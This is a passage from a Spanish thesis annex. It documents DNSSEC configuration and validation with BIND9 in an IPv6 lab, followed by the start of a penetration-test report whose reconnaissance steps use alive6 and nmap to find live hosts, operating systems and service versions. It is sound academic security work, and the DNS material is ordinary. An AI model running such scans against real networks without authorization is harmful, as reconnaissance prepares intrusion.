                                7cr+kRNWcUgDZc4o38RFGV3CIIVlOLF5QHvG7Fc=
                                ) ; KSK; alg = NSEC3RSASHA1; key id = 19230
bancodk.com.            864000 IN DNSKEY 256 3 7 (
                                AwEAAd3tBBwPErH4XN/xJR58vfqZK2PU7pavRRt4wR4g
                                JG2gMCVONFnvoyb674hEt/1hoh6IPcd/Lxo0Fuf6EZRU
                                u4FfUPJHbZWX+9OVdjn7K2VTWe5xHyEwHl+uAgErttlc
                                z8kYEGYpZ90PT71nzBMS/GF5o6NkNA/xFBKThOLpNbej
                                ) ; ZSK; alg = NSEC3RSASHA1; key id = 14579
root@dns1:/etc/bind#
```

Consultando los registros DS de la zona hija transacciones.bancodk.com:

```
root@dns1:/etc/bind# dig AAAA DS transacciones.bancodk.com
;; Warning, extra type option

; <<>> DiG 9.10.3-P4-Debian <<>> AAAA DS transacciones.bancodk.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 7458
;; flags: qr aa rd; QUERY: 1, ANSWER: 2, AUTHORITY: 0, ADDITIONAL: 1
;; WARNING: recursion requested but not available

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;transacciones.bancodk.com.     IN      DS

;; ANSWER SECTION:
transacciones.bancodk.com. 864000 IN    DS      20319 7 2 911330FFF634E2A1A6902D1AB723AF575A918E42E546C5EAAEF8F1E6 9547C22C
transacciones.bancodk.com. 864000 IN    DS      20319 7 1 51E6D1AB1B97DDF5D853324E6A84E40F0E28D9AC

;; Query time: 0 msec
;; SERVER: 2001:12:7000::cafe:2#53(2001:12:7000::cafe:2)
;; WHEN: Tue Jun 05 12:59:54 -05 2018
;; MSG SIZE  rcvd: 138
```

Este comando muestra registros DNSKEY para el dominio o la zona transacciones.bancodk.com:

```
root@dns1:/etc/bind# dig aaaa DNSKEY bancodk.com @2001:12:7000::cafe:2 +dnssec +multiline
;; Warning, extra type option

; <<>> DiG 9.10.3-P4-Debian <<>> aaaa DNSKEY bancodk.com @2001:12:7000::cafe:2 +dnssec +multiline
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 50620
;; flags: qr aa rd; QUERY: 1, ANSWER: 4, AUTHORITY: 0, ADDITIONAL: 1
;; WARNING: recursion requested but not available

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags: do; udp: 4096
;; QUESTION SECTION:
;bancodk.com.           IN DNSKEY

;; ANSWER SECTION:
bancodk.com.            864000 IN DNSKEY 257 3 7 (
                               AwEAAb3xTBMUL4LRwbIom1u5GG+sGifkL136pDUNAioo
                               dRCLda9FGfTL+BBbyh4ZGIYmEcCEUIG8vPo4W8vBQsev
                               7cYVKWhWC9D3gvAaErHHUDXrpnBKxiOt90a4aaDBkKsU
                               /lrbg6oOpEVN4CAOLeKV+/LgZyCG1Q4Sf1BizLl7W+gq
                               Y4Rm1Zy/SBQByJHGCKreKidHdkckvcfFK/UkOJ/IPQZ2
                               5zKEKA2p+MyDl0HOOx9eTtgiHhhTpoqdXAJxsCBZ5LNA
                               fqa/iTZRRvV1Bj1keXFFN/zA9z9z5ME/sB7XnS91peQx
                               7cr+kRNWcUgDZc4o38RFGV3CIIVlOLF5QHvG7Fc=
                               ) ; KSK; alg = NSEC3RSASHA1; key id = 19230

bancodk.com.            864000 IN DNSKEY 256 3 7 (
                               AwEAAd3tBBwPErH4XN/xJR58vfqZK2PU7pavRRt4wR4g
                               JG2gMCVONFnvoyb674hEt/1hoh6IPcd/Lxo0Fuf6EZRU
                               u4FfUPJHbZWX+9OVdjn7K2VTWe5xHyEwHl+uAgErttlc
                               z8kYEGYpZ90PT71nzBMS/GF5o6NkNA/xFBKThOLpNbej
                               ) ; ZSK; alg = NSEC3RSASHA1; key id = 14579
bancodk.com.            864000 IN RRSIG DNSKEY 7 2 864000 (
                               20180705161238 20180605161238 14579 bancodk.com.
                               VMGumUl88wovUJRQ2BdZJ6hwfJfhJ4Jy0obvfq45djn5
                               FQh0aUBjHkUPxEK9RO9ozKH/hBxmCDG+n7G2z372Zcv9
                               8DH8daoe7FZDND9+JkzERCJMXJi+BRLWqpp+IQ8sGlkE
                               MFyiCEtqCjUknZamoXMVxmDMK3M8JBFivCrXLnQ= )
bancodk.com.            864000 IN RRSIG DNSKEY 7 2 864000 (
                               20180705161238 20180605161238 19230 bancodk.com.
                               GCdC2Z2iPE6OpySt99uj6moBJ8EfS5zmxUscJbcOY/1J
                               rN6uB3HRH5jXv3WFOSDC4zCXVwPJtcY+Y5fGyW8EGxn/
                               v63q/NilFgrVRUTHkcGBke8MqrSPrx0Ou5LsaMrvW9U0
                               L/8DaZaHCvW/TBKT0Kcrc1nj2XAUEIVwPc4062Op2Hmk
                               iWXRFb/+zv8teiQwIpcLnkbKVaaijPzbjh9xFja8DXWc
                               v4lZiWzBfnlAPbdfjMR0RkWRDCRBFVsmCZgmHY/X88/K
                               5mGf/hgf4TIjMEO6RvvkHH7p/ZdbaEEK3Z2jfB2DuqAN
                               CbozLIIWGM3ktFCiz1rf9t70MTQRxEji7g== )

;; Query time: 0 msec
;; SERVER: 2001:12:7000::cafe:2#53(2001:12:7000::cafe:2)
;; WHEN: Tue Jun 05 13:06:40 -05 2018
;; MSG SIZE  rcvd: 934
```

SERVIDOR CAHE RECURSIVO CON DNSSEC

Configuración del archivo named.conf.options:

Para permitir la validación de DNSSEC en un servidor de nombres recursivo Bind9, se agregan las siguientes líneas de configuración:

```
root@cache:/etc/bind# nano named.conf.options
dnssec-enable yes;
dnssec-validation yes;
dnssec-lookaside auto;
```

Dnssec-enable (yes), indica soporte DNSSEC como servidor autoritativo de un dominio (en los DNS primario/secundario).

Dnssec-validation, actica la validación de respuestas DNSSEC como servidor recursivo (en el DNS que usan nuestras maquinas como resolver).

Llaves de confianza y claves administradas

Para la configuración del ancla de confianza, se debe reemplazar la clave predeterminada (en el archivo bind.keys) del servidor recursivo, por la clave pública (KSK) del servidor raíz que ya se había configurado, de manera que el servidor cache-recursivo podrá validar la respuesta cuando un cliente realice por primera vez una consulta externa a la organización:

```
root@cache:/etc/bind# ls
bind.keys   db.127    db.local  named.conf                named.conf.options
bind.keys1  db.255    db.raiz   named.conf.default-zones  rndc.key
db.0        db.empty  db.root   named.conf.local          zones.rfc1918
```

De manera que se configura la clave manualmente colocándola en una declaración trusted-keys como se muestra a continuación:

```
  GNU nano 2.7.4                  Fichero: bind.keys

trusted-keys {
. 257 3 7 "AwEAAZ2KpDN1VRwv7Lzfc9HYQJs/BcUPoQKGqsyb8dx4BGGigf61ZsVp N4rPnyidZDz

};
```

Para realizar las pruebas con DNSSEC del servidor de la organización bancodk, se configura manualmente la clave de confianza en el servidor recursivo-cache la clave del servidor bancodk:

PRUEBAS DE CONFIGURACIÓN DEL SERVIDOR CACHE-RECURSIVO COMO VALIDADOR DE LAS RESPUESTAS DNSSEC:

```
trusted-keys {
bancodk.com. 257 3 7 "AwEAAe42yFLjqQO8omu6khdzof5CLBoTi8jkwekY4R71tnq9yKjYm0+X ldQ9J4gc5W
};
```

Ahora se puede realizar las consultas desde el servidor recursivo, para verificar que quedo bien configurado:

Usar dig para verificar

El Domain Information Groper (**dig**), por otro lado, es completamente compatible con el estándar DNSSEC, y viene como parte de BIND. **dig** es una herramienta

flexible para interrogar servidores de nombres DNS. Realiza búsquedas de DNS y muestra las respuestas que se devuelven desde los servidores de nombres que se consultaron.

A continuación se muestra el aspecto de los resultados al consultar el **servidor dns3 (2001:448:1024::2:37)** preguntando por el dominio www.comunicate.com luego de habilitar la validación de DNSSEC, al ejecutar el siguiente comando:

Prueba desde el cliente

Cuando el cliente realiza una consulta se activa el bit AD, lo cual indica que el servidor cache realizó de manera exitosa el proceso de validación de la respuesta DNS.

```
root@debian9:/home/dalia# dig AAAA bancodk.com +dnssec

; <<>> DiG 9.10.3-P4-Debian <<>> AAAA bancodk.com +dnssec
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 3997
;; flags: qr rd ra ad; QUERY: 1, ANSWER: 2, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags: do; udp: 4000
;; QUESTION SECTION:
;bancodk.com.                   IN      AAAA

;; ANSWER SECTION:
bancodk.com.            230     IN      AAAA    2001:12:7000::cafe:32
bancodk.com.            230     IN      RRSIG   AAAA 8 2 600 20180812011050 20180713001050 14643
bancodk.com. ftTSPrFy6LkFNCMk+MYZK3LEOo94TNmHzJcBx3ltLhLczWbd++ja9n9C umU7cV5wTd7W7uee1PB8/15EZOM
JuG+5pvN5HOulsj+2kSi2XlD8fh66 Aaurdo5cnSs75cfHaSbvnrPEwnDl3N4VaStwoXP7xDld0WZUr6k7IrP1 Ubo=

;; Query time: 2 msec
;; SERVER: 2001:12:7000::cafe:35#53(2001:12:7000::cafe:35)
;; WHEN: Thu Jul 12 21:02:41 -05 2018
;; MSG SIZE  rcvd: 239
```

2. CONFIGURACIÓN DE DNSSEC EN LOS SERVIORES DE LA RED EXTERNA (DE LA JERARQUIA DNS)

Configuración servidor raiz

Se generan las claves y se firma la zona con el siguiente comando:

El –g para que se carguen los registros DS:

```
root@f:/etc/bind# dnssec-signzone -t -g -o . db.raiz /etc/bind/keys/K.*.private
```

Se puede ver q la zona raiz está firmada:

```
Verifying the zone using the following algorithms: RSASHA256.
Zone fully signed:
Algorithm: RSASHA256: KSKs: 1 active, 0 stand-by, 0 revoked
                      ZSKs: 1 active, 0 stand-by, 0 revoked
db.raiz.signed
```

se comprueba el estado:

```
root@f:/etc/bind# /etc/init.d/bind9 status
● bind9.service - BIND Domain Name Server
   Loaded: loaded (/lib/systemd/system/bind9.service; enabled; vendor preset: enabled)
   Active: active (running) since Thu 2018-08-16 16:36:48 -05; 5s ago
     Docs: man:named(8)
  Process: 2017 ExecStop=/usr/sbin/rndc stop (code=exited, status=0/SUCCESS)
 Main PID: 2022 (named)
    Tasks: 4 (limit: 4915)
   CGroup: /system.slice/bind9.service
           └─2022 /usr/sbin/named -f -u bind

ago 16 16:36:48 f.root-servers.net named[2022]: command channel listening on ::1#953
ago 16 16:36:48 f.root-servers.net named[2022]: managed-keys-zone: loaded serial 119
ago 16 16:36:48 f.root-servers.net named[2022]: zone ./IN: loaded serial 2 (DNSSEC signed)
ago 16 16:36:48 f.root-servers.net named[2022]: zone 0.in-addr.arpa/IN: loaded serial 1
ago 16 16:36:48 f.root-servers.net named[2022]: zone 127.in-addr.arpa/IN: loaded serial 1
ago 16 16:36:48 f.root-servers.net named[2022]: zone 255.in-addr.arpa/IN: loaded serial 1
ago 16 16:36:48 f.root-servers.net named[2022]: zone e.b.e.b.f.0.0.0.0.0.0.0.0.0.0.0.f.2.0.0.0.0.5.0.1.0.0.2.ip6.arpa/IN: loaded serial 2
ago 16 16:36:48 f.root-servers.net named[2022]: zone localhost/IN: loaded serial 2
ago 16 16:36:48 f.root-servers.net named[2022]: all zones loaded
ago 16 16:36:48 f.root-servers.net named[2022]: running
```

PRUEBA DE FUNCIONAMIENTO CONSULTA CON DIG

```
root@f:/etc/bind# dig aaaa . +dnssec +multiline

; <<>> DiG 9.10.3-P4-Debian <<>> aaaa . +dnssec +multiline
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 48215
;; flags: qr aa rd; QUERY: 1, ANSWER: 2, AUTHORITY: 2, ADDITIONAL: 3
;; WARNING: recursion requested but not available

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags: do; udp: 4096
;; QUESTION SECTION:
;.                      IN AAAA

;; ANSWER SECTION:
.                       604800 IN AAAA 2001:500:2f::f:bebe:2
.                       604800 IN RRSIG AAAA 8 0 604800 (
                                20180915203455 20180816203455 36276 .
                                YqEFFYTAfBfEMPdP219C95LWgpTp80eBBwm30fXaLJG7
                                5AGQum6EnzGsPJ+PKJN/L0UFC+7rHi1W5ZUvnfTIUVBu
                                FvIL8tct0n9zQgaM0UDTieBnH8vtDhP9WAuKS50O/bFl
                                YLsQj4mfFEeHb8OzBNWU0aRnUWLnockzpZYxNtEiGej0
                                JhUQj26gL0vJmO5DFyricHQfikmTp1f29js7FJVLghQ5
                                y6aRSA1Byn4lywBhJlYQ5ELZEULvRTL83osYdjHiUDj1
                                8xEvd0BgPeXwxtrkv3PZpIbB01OJhkZGgB6EmjGYE9ru
                                vrdfwp7kmWFlAUU7YFfvRGAq5YyzG63FyQ== )

;; AUTHORITY SECTION:
.                       604800 IN NS f.root-servers.net.
.                       604800 IN RRSIG NS 8 0 604800 (
                                20180915203455 20180816203455 36276 .
                                kUidZzAKpABy2s/dSXUdZCx/cxnJJKFt40vBWdY2DBbp
                                FUdntHkTZ4yVEWPLvVV6OIbcbA1oMKflyyIIR9qqgS8+
                                RRX3ndCDZJ76q2CrdVJERQegEMXRNAmf6zpiYwot8Bh4
                                3F4qN8x5n1D0+lNWA9xh4e12bpPHIPEDjurCv8ekOh96
                                UjX0Xu5g6na6v5RhqPzbngcjSbvlJDqAXdkHUcbaZ5AY
                                UL0kJgUGstdvgBOa11+e+l73fR//Nrid8X1pz8ImLweh
                                9HzWkcTB0zyg2l1M5H8KiGSWZQRl1CBBvzuFAjMA6cdI
                                Yzb+18jYD36kPfTcKTWp8ydhdicw6Fjg8Q== )
```

```
;; ADDITIONAL SECTION:
f.root-servers.net.     604800 IN AAAA 2001:500:2f::f:bebe:2
f.root-servers.net.     604800 IN RRSIG AAAA 8 3 604800 (
                                20180915203455 20180816203455 36276 .
                                ZpJo4AnV7exOksEcvc7sKixWsdERev4LWqAgPHImBaL9
                                ui1NPGDhISPSjejT4DXIvrPUXVCPGaAhghRpOSvp3bnz
                                Yy+qylzmgRPW3+HXzLuEOa0iz7PxRvkT18xK2e2jkTum
                                CHNxolFbVF8KPKTqyP5+h+KCzJHV42N4O2pLtqDvMEb+
                                MF0S5GnVo79syqnpouNpqjKGuWowVR6ei4UGZ7soCsos
                                UGEXXksrE2Unl6yBU10FQVph/1h5IG9qfuuu7iJC4IOi
                                5Y/gCa4gKPY9dQT/h+WeEYwmAv7ipUDkd3uviRTtqs9L
                                HkKWya3SaXSvJ4AUUQui4+NTuyLNf/Sn8Q== )

;; Query time: 0 msec
;; SERVER: 2001:500:2f::f:bebe:2#53(2001:500:2f::f:bebe:2)
;; WHEN: Thu Aug 16 16:44:52 -05 2018
;; MSG SIZE  rcvd: 973
```

Configuración del servidor COM

Antes de generar las claves se suben los registros DS de las zonas hijas a la zona COM dentro del directorio /etc/bind:

```
root@a:/etc/bind# ls
bind.keys  db.com     db.root               keys                       named.conf.options
db.0       db.empty   dsset-bancodk.com.    named.conf                 rndc.key
db.127     db.local   dsset-comunicate.com. named.conf.default-zones   zones.rfc1918
db.255     db.revcom  dsset-networks.       named.conf.local
root@a:/etc/bind#
```

Se generan las claves pública y privada con el algoritmo RSASHA256:

```
root@a:/etc/bind/keys# dnssec-keygen -a RSASHA256 -b 2048 -n ZONE  com
Generating key pair............+++ ........................+++
Kcom.+008+26283
root@a:/etc/bind/keys# dnssec-keygen -f KSK -a RSASHA256 -b 4096 -n ZONE com
Generating key pair......++ ..............................................................++
Kcom.+008+15826
```

Ahora si se firma la zona con el siguiente comando:

```
root@a:/etc/bind# dnssec-signzone -3 2001050303F2BECA -H 20 -A -t -g -o com db.com /etc/bind/keys/Kcom*.private
```

Se puede ver que la zona transacciones está firmada:

```
Verifying the zone using the following algorithms: RSASHA256.
Zone fully signed:
Algorithm: RSASHA256: KSKs: 1 active, 0 stand-by, 0 revoked
                      ZSKs: 1 active, 0 stand-by, 0 revoked
```

Se puede ver que se han generado el archivo DS de la zona COM:

```
root@a:/etc/bind# cat dsset-com.
com.                    IN DS 15826 8 1 F51C9F8375202C5F4B733A2CB4B97700EB269DE7
com.                    IN DS 15826 8 2 BDD30942A107B21B70A580686D10F491F427206AC691AE576E2CFACB C2322556
```

Una vez hecho lo anterior, se reinicia el servicio de BIND

```
root@a:/etc/bind# /etc/init.d/bind9 restart
[ ok ] Restarting bind9 (via systemctl): bind9.service.
```

Y se comprueba su estado:

```
root@a:/etc/bind# /etc/init.d/bind9 status
● bind9.service - BIND Domain Name Server
   Loaded: loaded (/lib/systemd/system/bind9.service; enabled; vendor preset: enabled)
   Active: active (running) since Thu 2018-08-16 15:53:30 -05; 5s ago
     Docs: man:named(8)
  Process: 2350 ExecStop=/usr/sbin/rndc stop (code=exited, status=0/SUCCESS)
 Main PID: 2355 (named)
    Tasks: 4 (limit: 4915)
   CGroup: /system.slice/bind9.service
           └─2355 /usr/sbin/named -f -u bind

ago 16 15:53:30 a.gtld-servers.net named[2355]: managed-keys-zone: loaded serial 274
ago 16 15:53:30 a.gtld-servers.net named[2355]: zone 0.in-addr.arpa/IN: loaded serial 1
ago 16 15:53:30 a.gtld-servers.net named[2355]: zone 127.in-addr.arpa/IN: loaded serial 1
ago 16 15:53:30 a.gtld-servers.net named[2355]: zone 255.in-addr.arpa/IN: loaded serial 1
ago 16 15:53:30 a.gtld-servers.net named[2355]: zone a.c.e.b.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.f.3.0.0.3.0.5.0.1.0.0.2.ip6.arpa/IN: loaded serial 2
ago 16 15:53:30 a.gtld-servers.net named[2355]: zone com/IN: loaded serial 2 (DNSSEC signed)
ago 16 15:53:30 a.gtld-servers.net named[2355]: zone localhost/IN: loaded serial 2
ago 16 15:53:30 a.gtld-servers.net named[2355]: all zones loaded
ago 16 15:53:30 a.gtld-servers.net named[2355]: running
ago 16 15:53:30 a.gtld-servers.net named[2355]: zone com/IN: sending notifies (serial 2)
```

PRUEBAS DE FUNCIONAMIENTO

Una vez terminada la configuración , se realizan consultas con el comando dig para ver el comportamiento de DNSSEC cuando se realiza una consulta a un dominio firmado y otra a un dominio inexistente.

Conculta de un cliente al dominio inexistente coomunicate.com

```
root@CLIENTE:~# dig aaaa coomunicate.com +dnssec +multiline

; <<>> DiG 9.9.5-9+deb8u15-Debian <<>> aaaa coomunicate.com +dnssec +multiline
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NXDOMAIN, id: 826
;; flags: qr rd ra; QUERY: 1, ANSWER: 0, AUTHORITY: 8, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags: do; udp: 4096
;; QUESTION SECTION:
;coomunicate.com.       IN AAAA

;; AUTHORITY SECTION:
com.                    10800 IN SOA a.gtld-servers.net. admin.com. (
                              2          ; serial
                              604800     ; refresh (1 week)
                              864000     ; retry (1 week 3 days)
                              2419200    ; expire (4 weeks)
                              604800     ; minimum (1 week)
                              )
com.                    10800 IN RRSIG SOA 8 1 604800 (
                              20180916191831 20180817191831 26283 com.
                              Ojy7R3U20Q0oUywWATgry7rx1B6gBR5Os4ysUSDeMk7k
                              hz6l1I2XjIb1rlY9NLXx3WVtuCA6Gp04+DC7klsCIGd/
```

```
4UM914COSJTQTGV7RPEGBV0K99RPOJN5.com. 10800 IN RRSIG NSEC3 8 2 604800 (
                                20180916191831 20180817191831 26283 com.
                                j04axE85z71Tw8Y47xfnQvuBckBM3Mld1q42wIa8ADo8
                                2igb2g1kCb5y4jzlL8Oao/3NPpX/OG2PveTj9o36cpuo
                                chDOAGCBrrA0p0sSHfvo4E2wrTGVL5cs04tpSAxey/cm
                                1Pvvaa25iKNLNXannWaDmSVcuRdNm/oRgZcrtavvieLy
                                9WXsyYZOR6MlsCBXV+hc2oIKkSuxInQzUtG8jo8Lcldm
                                mF4iWvekILMaE5OP83Hnol9P0eFJWZlhQI8bjJ8/RVQM
                                21o7Dg1YWE1zg7H6wLJUwPUobPJt4B3WU4cYZ5EA0Nah
                                qsB40w9ycGHQ+27Bt7C1b28I1UmfW96DMA== )
4UM914COSJTQTGV7RPEGBV0K99RPOJN5.com. 10800 IN NSEC3 1 1 20 2001050303F2BECA (
                                71SR4PSLKKTNQK277AQU8924PJ8B94R4
                                NS DS RRSIG )
I5OHTD08Q394AJNQNTEQ0F9GIU0R4SCE.com. 10800 IN RRSIG NSEC3 8 2 604800 (
                                20180916191831 20180817191831 26283 com.
                                CDlCXofVXeGbV0nYlFiz63POkugbqn6tasMXWLQyqmZZ
                                I4U6Uf0dB4h6+9JVW1oWsbu1Q73STM1xX0/nsGjCSfmw
                                Vu2QV3InxVyvtPk25z9RcEZkmgt88nRF9Xrd0RyQay0w
                                24GkKF+Nrgsr4UIZJAC4N4xfVU0wwTr6GYf6lTiDudTX
                                mrtpcEnfrixrhrVuD9TU1cRN+vHWtO46DVc3Zase17c0
                                nvYVa4iRYM1hENSsDuq/RN4QxFCr7FWR5hpYM1nRu4xP
                                aPdN5uoYbN6wETp34AwU//y57TUT8OqaWfTWLl2hNSva
                                KAbtAu2TLVJW1dmt9ZDYEy3YfaOP0ApqnQ== )
I5OHTD08Q394AJNQNTEQ0F9GIU0R4SCE.com. 10800 IN NSEC3 1 1 20 2001050303F2BECA (

OJSCQF83I562L6HI7UJV0N3SRUTLSVN3.com. 10800 IN NSEC3 1 1 20 2001050303F2BECA (
                                PQS3MOCV9IFJ371SG94HVIMV17IGE6S0
                                NS SOA AAAA RRSIG DNSKEY NSEC3PARAM )

;; Query time: 44 msec
;; SERVER: 2001:12:7000::cafe:5#53(2001:12:7000::cafe:5)
;; WHEN: Tue Sep 11 11:42:14 -05 2018
;; MSG SIZE  rcvd: 1522
```

En la imagen se observa que al realizar una consulta por un dominio que no existe, asi este firmada la cadena de confianza, el servidor cache No validará la respuesta , de modo que no se activará el BIT AD.

ANEXO N.3 REPORTE TÉCNICO

Dalia Kelly Terán Arévalo
Diana Victoria Fernández García

Anexos
Documento Final de Trabajo de Grado

Director: Mg. Francisco Javier Terán C.

Universidad del Cauca

Facultad de Ingeniería Electrónica y de Telecomunicaciones
Ingeniería Electrónica y de Telecomunicaciones

Popayán, 2018

TABLA DE CONTENIDO ANEXO

CAPITULO 1: RECOLECCIÓN DE INFOMACIÓN

PoC de Recolección de Información sobre el escenario de pruebas controlado cuando todo el sistema DNS es Centos7.

Descripción de la prueba

Se realiza el proceso de recolección sobre el escenario de pruebas controlado IPv6 cuando todo el sistema DNS esta soportado sobre Centos7 , lo que significa que los servidores DNS autoritarios de los diferentes dominios tanto internos (bancodk.com y tansacciones.bancodk.com) como los dominios externos (., con, comunicate.com y networks.com) están sobre el sistema operativos Centos7.

Este PoC de recolección de información es la primera actividad de la fase de penetración y en la cual se llevan a cabo tres tareas, identificación de host activos en el segmento de red, una vez se han determinado los host activos dentro del segmento de red se procese a encontrar sistemas operativos, servicios y versiones de los servicios activos en cada uno de los host y por ultimo una vez se ha determinado que host soportan el servicio de DNS se procede a identificar relaciones de dirección IP con nombres de dominio que es identificar en todo el sistema que servidor es autoritario de determinado dominio.


1. **Encontrar host activos en segmento de red.**

   Se busca determinar los host activos dentro de el segmento de red utilizando las herramientas de Alive6

Nombre	Encontrar host activos en el segmento de red.
Tipo de prueba	Recolección de información
Herramienta	Alive6
Descripción	
En esta PoC se busca encontrar host activos dentro del segmento de red CAFÉ, red interna de la organización, utilizando la herramienta alive6	
Resultado Se obtiene como resultado que en el segmento de red CAFÉ se encuentra activos 6 host en el momento de realizarse la prueba • 2001:12:7000::cafe:1	

- 2001:12:7000::cafe:35
- 2001:12:7000::cafe:33
- 2001:12:7000::cafe:32
- 2001:12:7000::cafe:13
- 2001:12:7000::cafe:34

Evidencia de la prueba de concepto y de los resultados obtenidos



2. Encontrar sistemas operativos, servicios y versiones


Nombre	Encontrar sistemas operativos, servicios y versiones
Tipo de prueba	Recolección de información
Herramienta	Nmap
Descripción	
En esta PoC se busca encontrar sistemas operativos, servicios y versiones, utilizando la herramienta Nmap dentro del segmento de red CAFÉ.	
Resultado La prueba de concepto se realiza sobre los host activos para recolectar información sobre los mismos, de esta prueba se obtiene que : • El host 2001:12:7000::café:1 corre sobre un sistema Linux y que presta el servicio de router sobre los puertos 2601 y 2605 • El host 2001:12:7000::café:13 corre sobre un sistema Windows posiblemente Windows 10 y con varios puestos abiertos entre los cuales cabe destacar 80 para http, 443 para ssl/http y el y el 3306 para mysql • El host 2001:12:7000::café:32 corre sobre un sistema Linux y que presta el servicio de DNS en versión bind 9.9.4, además de	


estar activo el servicio de ssh

- El host 2001:12:7000::café:33 corre sobre un sistema Linux y que presta el servicio de DNS en versión bind 9.9.4, además de estar activo el servicio de ssh
- El host 2001:12:7000::café:34 corre sobre un sistema Linux y que presta el servicio de DNS en versión bind 9.9.4, además de estar activo el servicio de ssh
- El host 2001:12:7000::café:35 corre sobre un sistema Linux y que presta el servicio de DNS en versión bind 9.9.4, además de estar activo el servicio de ssh

De los host activos se obtuvo también la dirección MAC de cada uno de ellos

Evidencia de la prueba de concepto y los resultados obtenidos




